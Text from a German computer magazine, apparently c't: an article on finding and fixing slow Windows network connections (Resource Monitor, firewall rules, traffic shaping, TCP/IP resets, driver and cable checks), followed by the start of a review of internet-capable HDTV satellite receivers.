Die Beschwerde „Das Netz ist so langsam“ kann ganz Unterschiedliches heißen: Der Aufbau der Lieblings-Internetseite geht nicht voran oder Daten kriechen bloß von der Freigabe eines anderen Windows-PC im LAN auf den eigenen; der Ping ist zu schlecht für zügiges Monster-Morden oder die anderen LAN-Stationen erscheinen so widerwillig in der Netzwerkumgebung wie Pubertierende zum Unterricht. Langsam sind also entweder Verbindungen im lokalen Netz oder die zum Internet. Außerdem gibt es immer zwei Netzwerkgeschwindigkeiten: Bandbreite und Latenz. Den Unterschied verdeutlicht ein mit Festplatten beladener LKW auf der Autobahn. Durch die riesige Gesamtkapazität ist seine Bandbreite (Byte pro Sekunde) hoch. Doch wegen der Lade- und Fahrzeit dauert es extrem lange, bis die ersten Daten eintreffen (Latenz).

Die beiden Geschwindigkeiten hängen direkt zusammen, denn ein Netzwerk mit hoher Latenz verringert auch die Übertragungsrate von Downloads, weil die nötigen Empfangsbestätigungen vom Client nicht schnell genug zum Server gelangen. Umgekehrt bildet die durch die Bandbreite bestimmte Übertragungsdauer eines Paketes die Untergrenze für die Latenz. Und normalerweise verschlechtert zu hohe Netzwerklast durch viele konkurrierende Zugriffe beide Werte.

Wo es jeweils genau klemmt, hängt davon ab, was man mit dem Netzwerk macht. Dieser Artikel betrachtet Hindernisse beim Internet-Surfen und beim lokalen Kopieren im Windows-Netzwerk. Hinweise für eine besseren Spiele-Ping fallen dabei nebenbei ab. Der langsame Aufbau der Rechnerliste in der „Netzwerkumgebung“ ist ein so kompliziertes Thema, dass wir ihm in einer frü-

heren c't einen eigenen Artikel gewidmet haben [1]. Dabei spielen Bandbreite und Latenz kaum eine Rolle, weil nur wenige Daten übertragen werden.

Der erste Kandidat für die Surf-Beschleunigung ist der Browser. Wie man ihm aus den Startblöcken hilft, beschreibt der Artikel auf Seite 136.

Wo klemmt denn?

Die erste Frage ist, welche Komponente denn überhaupt bremst: Der eigene Rechner, die Übertragungsstrecke oder der Server. Ist das Internet zu langsam, probiert man zunächst, ob auch andere Server betroffen sind. Die allenthalben angebotenen „Internet-Speed-Tests“ im Rudel helfen dabei nur. Denn anders als sie versprechen, zeigen sie keineswegs die Geschwindigkeit der DSL-Leitung an, sondern die der gesamten Verbindung von daheim bis zum Speed-Test-Server,

inklusive der beiden beteiligten Rechner [2]. Nur wenn alle Speed-Tests einen schlechten Wert zeigen, deutet das auf ein Problem mit dem heimischen PC oder der eigenen Internet-Leitung hin. Zur weiteren Eingrenzung sucht man dann zunächst auf dem PC weiter. Wenn mehrere Tests eine ordentliche Geschwindigkeit zeigen, liegt es eher am Server – und damit außerhalb des Einflusses von Windows-Optimierungen.

Im kleinen LAN geht man genauso vor: Wenn alle Freigaben langsam sind, liegt es wohl am eigenen Rechner oder dem Netz. Andernfalls nimmt man zuerst den freigebenden Rechner unter die Lupe. Falls das ein NAS-Gerät ist, gibt es meist keine ausgefeilten Diagnose- und Optimierungsmöglichkeiten. Eine Bremse fällt immer wieder in Tests auf: Manche NAS werden extrem langsam, wenn auf einen Schlag sehr viele kleine Dateien über

die Leitung gehen. Wenn möglich, packt man für solche Geräte die Dateien zu größeren Archiven zusammen oder kopiert in mehreren Schritten jeweils nur einige Dateien – lästig, aber schneller.

Darüber hinaus gibt es auf einigen NAS noch Parameter, die der Performance zuträglich sein sollen, etwa Cache-Größen. Eine generelle Empfehlung können wir dazu nicht geben, da die Einstellungen zu unterschiedlich sind. Lange sollten Sie damit aber nicht experimentieren, denn die Performance-Gewinne sind auf Grund der schwächeren Prozessoren eher gering.

Konkurrenten

Äußerst selten nutzt nur ein einzelnes Programm das Netzwerk; der E-Mail-Client, das P2P-Tauschbörsenprogramm, ein Auto-Updater oder ein Trojaner – irgendwer hat immer etwas übers Netz zu schwätzen. Unter Windows 7 zeigt der Ressourcenmonitor auf der Seite „Netzwerk“, wer wie viel Netzlast verursacht. Das obere Teilfenster enthält eine Zusammenfassung, welche Programme überhaupt im Netz aktiv sind. Oft reicht das, um den Ressourcenfresser zu identifizieren. Da dort allerdings nur der Dateiname erscheint, ist nicht immer eindeutig, um welches Programm es sich handelt. Im Zweifel hilft der Punkt „Online suchen“ im Kontextmenü weiter.

Das Häkchen vor einem Programm setzt einen Filter, sodass in den beiden Teilfenstern darunter nur noch Aktivitäten des ausgewählten Programms erscheinen. Das mittlere Teilfenster schlüsselt auf, mit welchen Gegenstellen das Programm wie intensiv kommuniziert. Beispielsweise erscheint der Datenverkehr vieler unterschiedlicher Windows-Dienste summarisch unter dem Prozessnamen „System“. Die Namen der Gegenstellen können dann helfen, den Zweck des Transfers und damit den zuständigen Dienst herauszufinden.

Wenn der Ressourcenmonitor gerade offen ist, sollten Sie wie ab Seite 100 beschrieben nachsehen, ob vielleicht gar nicht das Netzwerk bremst, sondern der Rechner einfach überlastet ist. Beim langsamem Kopieren im lokalen Netz lohnt der Blick auf beide beteiligten Rechner.

XP bringt keinen Ressourcenmonitor mit. Die Freeware „Netlimiter Monitor“ (siehe c't-Link am Ende des Artikels) leistet für Netzwerk aber Ähnliches. Sie zeigt auf Wunsch zu einem Prozess auch den hilfreicherem Namen des Programms an. Bei Drucklegung dieser c't gab es den kostenlosen „Monitor“ von Netlimiter nur in Version 2, der aber keine wesentliche Funktion fehlt.

Maul stopfen

Wenn der Bandbreitenfresser identifiziert ist, gibt es drei Möglichkeiten: abwarten, die Übertragung unterbinden oder die Bandbreite gerechter aufteilen. Die erste Methode ist die beste, wenn ein Ende der Netzüberlastung absehbar ist, etwa beim Download eines großen Attachments im E-Mail-Client. Denn sie ist nicht mit fehlerträchtigem Gefummel am System verbunden. Außerdem kommen viele Programme mit im vollen Lauf unterbrochenen Netzverbindungen nicht besonders gut zurecht.

Auch wenn man sich entschließt, die Übertragung zu unterbinden, ist daher die beste Methode eine, die das Programm selbst anbietet: Downloadmanager wie der im Firefox haben einen Knopf, um das Herunterladen zu unterbrechen. Viele Virensanner können bei Daten aus dem lokalen Netzwerk auf die Untersuchung während der Übertragung verzichten. Das ist dann sinnvoll, wenn ohnehin auf allen PCs der gleiche Scanner läuft, der die Daten dann ja schon kontrolliert hat. Die Windows-Updates lassen sich auf

eine andere Uhrzeit verschieben und auch Peer-to-Peer-Clients kennen Ruhezeiten oder Obergrenzen für die genutzte Bandbreite. Ähnliche Möglichkeiten bieten viele andere Programme.

Wenn der Bandbreitenfresser sich nicht mit seinen eigenen Mitteln im Zaum halten lässt, versucht man, ihn zu beenden. Viele Auto-Updater sind Windows-Dienste und erscheinen daher im Bereich „Dienste“ der Computerverwaltung. Hier lassen sie sich über ihr Kontextmenü anhalten oder beenden – und wieder starten, wenn man ihnen die Bandbreite wieder gönnen kann. Update-Dienste hier ganz zu deaktivieren ist bei der gegenwärtigen Sicherheitslage eine schlechte Idee.

Das Windows- und einige andere Updates benutzen den „Intelligenten Hintergrundübertragungsdienst“ (BITS), der selbst versucht, nur so viel Bandbreite zu benutzen, wie gerade übrig ist. Falls er sich dabei irrt und den User ausbremsst, unterbindet man durch Anhalten des BITS einiges an Verkehr – und schneidet sich sehr effektiv von Sicherheits-Updates ab. Neustarten des Dienstes ist also Pflicht.

Trotz allem kann es sein, dass der Verursacher partout nicht auszumachen ist, oder dass ein Programm zwar Sinnvolles tut, aber mit einer verzichtbaren Verbindung zu viel Netzlast erzeugt. In diesen Fällen nutzt man die Firewall, um den Netzkontakt zu unterbinden. Dazu suchen Sie zunächst im Ressourcenmonitor heraus, welches die Gegenstelle der unerwünschten Kommunikation ist. Dann legen Sie in der „Win-


dows-Firewall mit erweiterter Sicherheit“ eine neue „Ausgehende Regel“ vom Typ „Benutzerdefiniert“ an. Im nun startenden Assistenten bleiben Programm und Protokoll unverändert. Auf der dritten Seite fügen Sie unten die IP-Adresse der Gegenstelle ein. Statt hier alle unerwünschten Gegenstellen zusammenzutragen, sollten Sie lieber jeweils eine eigene Regel anlegen, denn die lassen sich anschließend mit einem Klick ein- und ausschalten.

Auf den nächsten beiden Seiten bleibt auch alles wie vorgeschlagen („Verbindung blockieren“, alle Firewall-Profile ausgewählt) und schließlich bekommt die Regel einen Namen. Dafür bietet sich wieder der Name oder die Adresse der Gegenstelle an, damit die Regel in der Übersicht schnell zu finden ist.


Die Firewall von Windows XP kennt keine Regeln für ausgehenden Verkehr. Die kostenlose „PC Tools Firewall Plus“ taugt als Ersatz.

Gerecht geteilt

Das manuelle Umschalten von Firewall-Regeln, Diensten und Programmen keckt auf die Dauer mächtig. Dann schlägt die Stunde eines Traffic-Shapers. Diese Programme nutzen das Netzwerk besser, indem sie die Datenpakete umsortieren. Wenn das E-Mail-Programm und der VoIP-Client gleichzeitig Daten versenden wollen, kann der Traffic-Shaper die VoIP-Daten bevorzugen, damit der E-Mail-Versand nicht zu Kommunikationsstörungen führt. Der Shaper kann zwar nur die gesendeten Daten umsortieren.



Der Ressourcenmonitor zeigt detaillierte Informationen zur Netzwerk-nutzung einzelner Programme.



Windows XP fehlt der Ressourcenmonitor. Die Free-ware Netlimiter Monitor leistet Ähnliches fürs Netzwerk.

Doch dazu gehören auch die Quittungspakete für empfangene Daten, sodass auch Downloads vom Traffic Shaping profitieren. Am Besten weist man einfach den Programmen eine niedrigere Priorität zu, die den anderen nicht ins Gehege kommen sollen. Der Peer-to-Peer-Sauger sollte also eine geringere Priorität bekommen als der Browser, der seinerseits hinter dem VoIP-Client zurückstehen muss.

Der in Windows integrierte Traffic Shaper wird seit Vista über Gruppenrichtlinien unter „Benutzerkonfiguration/Windows-Einstellungen“ konfiguriert. Die Nutzer von Home-Versionen kommen da also nicht dran, weil ihnen

gpedit.msc fehlt. Unter XP kann man im Prinzip tcmon.exe aus den Resource Kit Tools für Windows Server 2003 benutzen. Doch das ist extrem kompliziert und kann trotzdem weniger Nützliches als ein zusätzlicher Traffic Shaper wie cFos Speed oder Netlimiter.

Doch nicht nur die Prozesse auf demselben Rechner konkurrieren um das Netzwerk. Beim gemeinsamen Internetzugang über einen Router oder dem gleichzeitigen Zugriff auf denselben Server im LAN bremsen sich auch mehrere Rechner gegenseitig. Welcher gerade besondere Netzlast verursacht, zeigt in einem kleinen Netz meist schon ein Blick auf die LEDs am Switch. Dort, wo

es am hektischsten funkelt, lohnt sich ein genauerer Blick.

Wenn der Zugriff auf eine Freigabe zu langsam läuft, weil zu viele Rechner gleichzeitig etwas von ihr wollen, hilft der Ressourcenmonitor auf dem freigebenden Rechner. Dort erscheinen die Verbindungen unter „System“ und lassen sich anhand der Adressen oder Namen im mittleren Teilfenster den PCs zuordnen. Welche Benutzer der einzelnen Rechner gerade welche Dateien offen haben, zeigt die „Computerverwaltung“ im Bereich „Freigegebene Ordner“. Dort kann ein Administrator diese Verbindungen zwar unterbrechen; er sollte jedoch lieber mit den Usern sprechen, um Datenverluste zu vermeiden.

Wenn die Rechner um die Internetleitung konkurrieren, helfen Traffic Shaper auf den einzelnen PCs nicht weiter, weil sie den Verkehr der anderen nicht sehen und berücksichtigen. Doch auch viele moderne Router können den Verkehr priorisieren. Allerdings fehlt beim Router die Information, welches Programm die Verbindung braucht. Er muss daher anhand von IP-Adressen und Portnummern entscheiden, wer zuerst darf. Ports sind dabei das einfachste Kriterium, weil sie deutliche Hinweise auf die Anwendung liefern, zum Beispiel TCP-Port 80 für http oder UDP-Port 5060 für VoIP. In der Regel hilft eine Liste in der Konfigurationsoberfläche des Routers bei der Auswahl.

Traffic Shaper im Router und auf den PCs wirken auf unter-

schiedliche Weise und unabhängig voneinander. Man sollte also durchaus beide zugleich nutzen.

Stapelweise

Alle Netzwerkprogramme nutzen unter Windows den „IP-Stack“ zur Übertragung. Diesen Teil des Systems hat Microsoft für Vista komplett neu programmiert, sodass alte Registry-Tuning-Tipps aus XP-Zeiten bestenfalls wirkungslos sind, schlimmstenfalls bremsen. Außerdem war ein wesentliches Ziel bei der Neuprogrammierung, dass der IP-Stack automatisch die jeweils optimalen Parameter herausfindet – und das funktioniert sehr gut; mit Registry-Pfriemeleien pfuscht man meist nur der Automatik ins Handwerk. Die klare Empfehlung lautet daher, die TCP/IP-Einstellungen bei allen Windows-Versionen seit Vista und Server 2008 bloß nicht zu befummeln.

Wer seine Finger nicht bei sich lassen konnte oder vermutet, dass ein „Optimierungs“-Tool hier Schaden angerichtet hat, kann mit zwei Kommandozeilenbefehlen als Administrator den Auslieferungszustand wiederherstellen:

```
netsh interface ipv4 reset
netsh interface ipv6 reset
```

Anschließend ist ein Neustart fällig.


Windows XP optimiert sich nicht ganz so selbstständig wie seine Nachfahren. Doch auch hier sind die meisten Parameter schon sinnvoll voreingestellt. Der Befehl, um den Auslieferungszustand zu restaurieren, lautet hier

```
netsh interface ip reset resetlog.txt
```

Der letzte Parameter ist der Name einer Datei (bei Bedarf mit Pfad), in der netsh die Reset-Schritte protokolliert. Weniger neugierige Naturen können einfach NUL einsetzen. Nur wer IPv6 nachinstalliert hat, resettet anschließend dessen Einstellungen:

```
netsh interface ipv6 reset
```

Auch XP möchte gebootet werden, damit alle Grundeinstellungen wirksam werden. Eingehende Tests mit Windows XP zeigten, dass eigentlich nur einer der Parameter unter HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters einen echten Geschwindigkeitsgewinn bringen kann, die TcpWindowSize [3]. Sie gibt an, wie viele




Als letzte Chance blockiert eine Firewall-Regel den Datenverkehr, der das Netz überlastet.

Byte der Sender schicken darf, bevor er auf eine Empfangsbestätigung warten und dafür das Senden unterbrechen muss. Größere Werte sorgen für konstante Downloads, doch zu große Werte sind auch schädlich, weil eventuell zu viele Daten neu übertragen werden, wenn wirklich mal ein Fehler auftritt. Die Faustformel für schnelle Downloads lautet $TcpWindowSize = (\text{Down- stream-Rate in Byte pro Sekunde})/3$.

Man sollte die $TcpWindowSize$ nicht einfach auf den Maximalwert setzen, weil ein kleinerer Wert besser für Anwendungen ist, die per TCP wenige Daten empfangen, diese aber prompt brauchen. Doch eine Änderung der $TcpWindowSize$ wirkt erst nach dem nächsten Neustart, sodass das Herantasten an den optimalen Wert extrem mühselig ist. Die Traffic-Shaper passen daher die $TcpWindowSize$ dynamisch an.

Triebhaft

Dass der Treiber der Netzwerkarte aktuell sein sollte, versteht sich von selbst. Die meisten Treiber bieten auf dem Reiter „Erweitert“ in ihren Eigenschaften einige Einstellungen an. Viele davon haben keinen Einfluss auf die Geschwindigkeit und sollten auf den Vorgaben oder der jeweiligen Automatik stehen bleiben. Sinnvoll ist das „Checksum-Offloading“, das in ungeschickt eingedeutschten Treibern oft „Abladung“ heißt. Dabei entlastet der Netzwerkchip die CPU, indem er die verschiedenen Checksummen in Netzpaket-



Wer gerade auf die Freigaben zugreift, zeigt die Computerverwaltung im Bereich „Freigegebene Ordner“.

ten selbst berechnet und prüft. Daher gibt es meist mehrere Offloading-Einstellungen, die man alle aktivieren möchte. Ebenso wünschenswert ist die „Interrupt Moderation“. Sie entlastet ebenfalls die CPU, indem sie nicht für jedes eingehende Paket einen Interrupt auslöst, sondern nur schwungweise.

Jumbo-Frames (oder -Rahmen) sind besonders lange Pakete, die durch ein besseres Verhältnis von Nutz- zu Verwaltungsdaten für Speed sorgen sollen. Allerdings funktioniert das nur, wenn auch der Switch Jumbo-Frames transportiert – und sie genauso interpretiert wie die Netzwerkchips. Weil bei Gigabit-Ethernet ein Standard fehlt, können Jumbo-Frames sogar als Bremse wirken, wenn die Stationen sich nicht einig sind. Ausprobieren kostet nichts, doch der Gewinn liegt im niedrigen Prozentbereich. Auch die anderen Optionen wie Puffergrößen sollte man lieber nicht manuell „optimieren“. Um den Erfolg zu prüfen, wären elend lange Testreihen nötig, und

trotzdem bliebe die Wahrscheinlichkeit gering, dass das Netz anschließend bei allen Übertragungen wirklich schneller fluppt.

Gelegentlich sieht man an der Geschwindigkeits-LED des Switches oder auf der Statusseite der Netzwerkverbindung, dass die beiden sich nicht auf die maximale Geschwindigkeit geeinigt haben, sondern beispielsweise Gigabit-Geräte nur Fast-Ethernet erreichen. Dann sollte man der Versuchung widerstehen, in den Treibereinstellungen die Geschwindigkeit fest einzustellen. Denn dieser Fehler deutet auf ein gebrochenes, zu langes oder zu schlechtes Kabel hin, das man lieber austauschen sollte.

Selbst wenn die Verbindung laut Switch-LED mit maximaler Geschwindigkeit ausgehandelt ist, kann ein schlechtes Kabel bremsen. Wenn eine der Adern gebrochen ist, wird das Netz gelegentlich nur langsamer oder instabiler. Einer der Bremsmechanismen dabei ist, dass elektrische Fehler zu kaputten Paketen führen, die dann erneut übertragen werden, was zur doppelten

Netzwerklast führt. Doch weil das nur einer der möglichen Mechanismen ist, lohnt es sich nicht, den CRC-Fehlern nachzuspüren. Besser ist es, auf Verdacht mal ein anderes Kabel zu probieren.

Wer mehrere Geräte mit Gigabit-Ethernet hat, sollte sie mit einem Gigabit-Switch verbinden, den er an den Switch im Router stöpselt. So etwas kostet rund 20 Euro und die zusätzlichen Stromkosten fallen kaum ins Gewicht.

Aus einem WLAN lässt sich häufig durch geschickte Wahl des Funkkanals, Verschieben der Basisstation und kleine Änderungen an der Antennenausrichtung einiges an Geschwindigkeit und Stabilität herauskitzelt. Wie das genau geht, stand vor etwas über einem Jahr ausführlich in c't [4].

Welche Geschwindigkeiten unter besten Bedingungen zu erreichen sind, zeigt die Tabelle auf Seite 107. Irgendwann hilft nur noch ein Upgrade der Hardware oder der Internetleitung. Doch wer zuvor systematisch alle Bremsen gelöst hat, weiß schon, welche Komponente denn wirklich das schwächste Glied der Kette ist, und investiert nicht an der falschen Stelle. (je)

Moderne Router können Datenpakete priorisieren, damit weniger wichtige die anderen nicht blockieren. Bei der Konfiguration helfen Anwendungslisten.

Literatur

- [1] Johannes Endres, Umgebungs- pflege, Fehlern in der Windows- Netzwerkumgebung auf der Spur, c't 19/09, S. 178
- [2] Urs Mansmann, Grob geschätzt, Online-Speedtests arbeiten unge- nau, c't 8/09, S. 157
- [3] Martin Winkler, Chris Lüders, Bas- teln am Boliden Internet-Tuning- Tipps unter der Lupe, c't 23/06, S. 190 und <http://heise.de/-221778>
- [4] Ernst Ahlers, Funk-Doping, Was WLAN wirklich weiterhilft, c't 13/09, S. 90

www.ct.de/1022110





Nico Jurran

TV-Weltempfänger

HDTV-taugliche Satelliten-Receiver mit Internet-Anbindung

Empfänger für hochauflösendes Fernsehen, Video-on-Demand- und Streaming-Client, Surfterminal, Medienplayer – und manchmal sogar 3D-Blu-ray-Player: Die neuen Sat-Receiver der Oberklasse sind gleich mehrere Geräte in einem. Sind sie damit eine gelungene Alternative zum Unterhaltungselektronikturm inklusive Fernbedienungsstapel im Wohnzimmer? Oder können sie zwar alles, aber nichts richtig?

Mit der Fähigkeit, HDTV-Programme zu empfangen und aufzuzeichnen, locken Hersteller von Satelliten-Receivern heute niemanden mehr hinter dem Ofen hervor. Einige aktuelle Modelle ermöglichen dem Anwender daher, sich das Internet auf ihr Flachbild-TV zu holen – oder besser gesagt Teile davon. Denn das freie Surfen auf dem Fernseher, wie es beispielsweise

der in [1] getestete 3D-Blu-ray-Player von Philips ermöglicht, erlauben die hier vorgestellten Geräte nicht. Vielmehr bringen sie verschiedene Webdienste in einer aufbereiteten Form auf den Fernsehschirm.

Doch die Testkandidaten unterscheiden sich recht deutlich darin, wie sie den Zugang zu Online-Diensten herstellen: Beim Humax und beim VideoWeb

greift man über hauseigene Portale auf Webangebote zu; einen ähnlichen Ansatz präsentierte Vantage bei seinem VT-1 bereits auf verschiedenen Messen. Bis zum Redaktionsschluss dieses Heftes war diese Funktion aber noch nicht verfügbar. Samsung bietet den Zugriff auf einzelne Dienste mit Hilfe von Apps. Das lässt dem Nutzer die Wahl, welche Applikationen er installieren

will; die persönlichen Favoriten kann man zudem vom Hauptmenü aus starten. Maxdomes Ansatz ist weder Fisch noch Fleisch: Angebote aus verschiedenen Kategorien wie Video- und Audiodiensten (einschließlich Webradio) sind auf mehrere Untermenüs verteilt, was die Navigation erheblich erschwert.

Auch bei der Frage, welche Webdienste man über die Receiver erreicht, gibt es große Unterschiede: Von den Testkandidaten bietet das Maxdome Media-Center HD-TV (auch Media Center TV (DVB-S2) genannt) das umfangreichste Angebot an Webdiensten, wie in der Tabelle auf Seite 116 ersichtlich. Allerdings scheinen einige der abrufbaren Video-Podcasts für die Wiedergabe auf Mobilgeräten produziert worden zu sein und sehen auf einem großen TV einfach gruselig aus.

Auch das Online-Portal des VideoWeb 600S ist recht umfangreich, nicht zuletzt dank

eines breiten Angebots an Web-Streams (Video-Podcasts). Andrerseits zeigt sich bei dem Gerät, welche Nachteile die Aufbereitung eines Online-Dienstes mit sich bringen kann: Die Twitter-Anwendung war im Testzeitraum nicht nutzbar, weil der Microblogging-Dienst seine Anwendungsschnittstelle geändert hat. Bis zu einer neuen Firmware empfängt der Receiver folglich kein Gezwitscher mehr. Könnte man frei im Web surfen, ließe sich wenigstens die Twitter-Website ansteuern.

Während man bei Humax iCord HD+ unter anderem Zugriff auf die Mediatheken von ARD und Arte erhält, schaut man bei Samsung in Sachen Video on Demand bislang in die Röhre. Neben Apps für Twitter, Facebook und Google Maps stehen hier unter anderem alternative elektronische Programmzeitschriften (EPGs) von Rovi und der „TV Digital“-Redaktion bereit, die weitergehende Infos zu Darstellern und Kino-Trailer bieten. Über diese Anwendungen lässt sich aber weder der Timer programmieren noch auf einen TV-Kanal schalten. Die restlichen Apps entpuppen sich bei näherer Betrachtung vor allem als (Offline-)Spiele.

Programmbegleiter

Humax iCord HD+ und VideoWebs 600S können auch bereits auf die in [2] vorgestellten neuen programmbegleitenden Online-Dienste verschiedener Fernsehsender nach dem sogenannten HbbTV-Standard (Hybrid broadcast broadband TV) zugreifen, darunter eine HD-Fassung des RTL-Teletextes mit Bildern und Videoclips. Noch nicht zu dieser Gruppe gehört Vantages VT-1 – trotz „HbbTV ready“-Aufdruck. Zum Testzeitpunkt wurde das Gerät noch mit einer Firmware ausgeliefert, über die sich der Dienst nicht abrufen ließ. Wir erhielten vom Hersteller jedoch die Betaversion 1.02ML-O, um uns einen Eindruck von den HbbTV-Fähigkeiten des Receivers verschaffen zu können. Alle Aussagen gelten daher unter Vorbehalt; auf eine Wertung der Online-Funktionen haben wir aus diesem Grund ebenfalls verzichtet. Das oben erwähnte Online-Portal des Receivers ließ sich zudem auch mit dieser Firmware noch nicht nutzen.

Angezeigt wird die Verfügbarkeit des HbbTV-Dienstes auf einem Kanal durch einen roten Knopf, der rechts unten im TV-Bild eingeblendet wird. Während bei den Receivern von Humax und Vantage (mit der genannten Beta-Firmware) das auch „Red Button“ genannte Icon teilweise schon vor dem eigentlichen Fernsehbild erschien, hing der VideoWeb 600S im Vergleich oft einige Sekunden hinterher. Zudem waren wir schnell davon genervt, dass er beim Umschalten auf „Das Erste HD“ oft dessen HbbTV-Dienst aufrief, ohne dass wir den roten Knopf auf der Fernbedienung gedrückt hatten.

Mittels HbbTV kann man auch auf die Mediatheken verschiedener Sender zugreifen und sich eine Auswahl von Sendungen streamen lassen – praktisch, wenn man die TV-Ausstrahlung verpasst hat. Über die Kanäle der Sendergruppe ProSiebenSat.1 soll man im (für den Winter geplanten) HbbTV-Regelbetrieb auch zur Online-Videothek Maxdome gelangen. Wer nicht warten mag, erhält mit der Maxdome-Box und dem Humax iCord HD+ sofort Zugriff auf den Dienst – und zwar für Filme bis zur HD-Auflösung. Samsung hat angekündigt, eine eigene Maxdome-App herauszubringen, die den Zugang zu Dienst herstellt.

Doch Maxdome ist nicht gleich Maxdome: Während das gleichnamige MediaCenter alle verfügbaren Titel der Online-Videothek auflistet, nutzt der iCord HD+ eine spezielle Fassung für Unterhaltungselektronikgeräte, die jeweils nur die 100 Topitel aus den unterschiedlichen Kategorien auflistet. Über die Suchfunktion erreichten wir aber letztlich auch hier jeden Titel. VideoWeb hat mit „HD Kino“ sogar einen eigenen kommerziellen VoD-Dienst am Start, bei dem man sich auch HD-Videos



Auf der IFA präsentierte Vantage eine Vorabversion seines Online-Portals für den VT-1. Mit der aktuellen Firmware steht dieses noch nicht zur Verfügung.

mieten lassen. Daneben gibt es verschiedene freie Filme und Dokumentationen auf Abruf.

Pflicht und Kür

So schön die neue Internet-am-Fernsehen-Welt ist, mussten sich die Testkandidaten selbstverständlich auch als HDTV-Recorder beweisen. Mit Doppeltunern und eingebauten Festplatten zählen Humax iCord HD+ und der Vantage VT-1 zu den bestausgestatteten Geräten. In Maxdomes MediaCenter HD-TV und Samsungs BD-C8900S sind zwar ebenfalls Festplatten zu finden, Käufer müssen sich hier aber mit einem HDTV-Empfangsteil begnügen. Mit dem VideoWeb 600S ist schließlich noch ein PVR-ready-Receiver am Start – also ein HDTV-Empfänger ohne eigene Festplatte, der sich in einen vollwertigen Recorder (im vorliegenden Fall mit einem DVB-S2-Tuner) verwandelt, wenn man ein USB-Speichermedium anschließt.

Bevor es um die Einzelbesprechungen geht, wollen wir an dieser Stelle schon auf eine erfreuliche Entwicklung hinweisen: So bieten mit dem Samsung BD-C8900S und dem Vantage VT-1 zwei Geräte des Testfelds die

Ausgabe der empfangenen TV-Signale in der HD-Vollbild-Auflösung 1080p mit 1920 × 1080 Bildpunkten, während sich viele Modelle bislang nur fest auf 720p- oder 1080i-Ausgabe einstellen ließen. Je nach Einstellung gingen dabei aber entweder die Vollbilder flöten oder Auflösung. Auch gegenüber Receivern wie Humax iCord HD+, die die TV-Bilder in der empfangenen Auflösung an den Fernseher weiterreicht, hat die 1080p-Ausgabe Vorteile: Wechselt man zwischen zwei Sendern mit unterschiedlicher Auflösung, muss der Fernseher nicht erst ein neues HDMI-Handshake durchführen.

Die Deinterlacer im Samsung und im Vantage arbeiten besser als die Videoprozessoren in manchem TV – Kammartefakte traten hier bei hochgerechnetem SD-Material nicht auf. Besser als „befriedigend“ war der Gesamtbildindruck aber auch hier nicht.

